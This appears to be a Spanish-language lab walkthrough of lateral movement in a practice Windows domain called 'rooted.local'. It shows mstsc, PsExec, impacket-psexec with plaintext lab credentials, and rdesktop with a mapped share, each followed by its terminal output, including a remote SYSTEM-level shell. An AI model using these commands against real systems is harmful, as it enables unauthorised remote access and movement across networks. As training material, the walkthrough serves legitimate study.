
Win 12:



Win 12

```
Microsoft Windows [Versión 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Users\roman>ipconfig

Configuración IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS específico para la conexión. . : rooted.local
   Vínculo: dirección IPv6 local. . . : fe80::e444:c411:104e:a382%15
   Dirección IPv4. . . . . . . . . . . . . . : 10.0.1.6
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 10.0.1.1

Adaptador de túnel isatap.rooted.local:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . : rooted.local

C:\Users\roman>_
```

Win 2008




Por ultimo el Kali ya lo teníamos en la red 1


Movimiento lateral 1:

usando mstsc.exe aquí mas información: https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/mstsc

Por alguna razon se me quedo la ip antigua 10.0.2.26 tuve que reiniciar win 8 para que fuese 10.0.1.7



Vemos como se abre un escritorio remoto:



Movimiento lateral 2:

PsExec.exe \\10.0.1.7 cmd nos abre un cmd si hacemos ipconfig vemos que estamos conectados desde el Windows 12 al win 8

```
C:\Users\roman\Desktop>PsExec.exe \\10.0.1.7  cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>ipconfig

Configuración IP de Windows


Adaptador de Ethernet Conexión de área local 3:

   Sufijo DNS específico para la conexión. . : rooted.local
   Vínculo: dirección IPv6 local. . . : fe80::e925:4551:61d2:fc1%15
   Dirección IPv4. . . . . . . . . . . . . . : 10.0.1.7
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 10.0.1.1

Adaptador de túnel isatap.rooted.local:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . : rooted.local
```

Movimiento lateral 3: Desde Kali a win8.

impacket-psexec rooted.local/roman:abc123..@10.0.1.7

```
┌──(kali㉿kali)-[~]
└─$ impacket-psexec rooted.local/roman:abc123..@10.0.1.7
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.1.7.....
[*] Found writable share ADMIN$
[*] Uploading file tcVEzOiQ.exe
[*] Opening SVCManager on 10.0.1.7.....
[*] Creating service BuSK on 10.0.1.7.....
[*] Starting service BuSK.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi♦n 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
```

```
C:\Windows\system32> ipconfig
[-] Decoding error detected, consider running chcp.com at the target,
and then execute smbexec.py again with -codec and the corresponding codec

   Direcci♦n IPv4. . . . . . . . . . . . : 10.0.1.7
```

Movimiento lateral 4 desde Kali a win 8

rdesktop -d rooted.local -u roman -p abc123.. 10.0.1.7 -r disk:share=/root/myshare

```
└─$ rdesktop -d rooted.local -u roman -p abc123.. 10.0.1.7 -r disk:share=/root/myshare

Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=server2008.rooted.local


Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=server2008.rooted.local
     Issuer: CN=server2008.rooted.local
 Valid From: Mon Sep 26 03:48:44 2022
         To: Tue Mar 28 03:48:44 2023

  Certificate fingerprints:

       sha1: afa030396b2c36f62be8bc16d6b933989f20a860
     sha256: 191c97938955644f5c1505ab143cd64dd2fc4a2de80a3e654917fc550931b4ed


Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user t
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```

Abrompos una remotedesktop: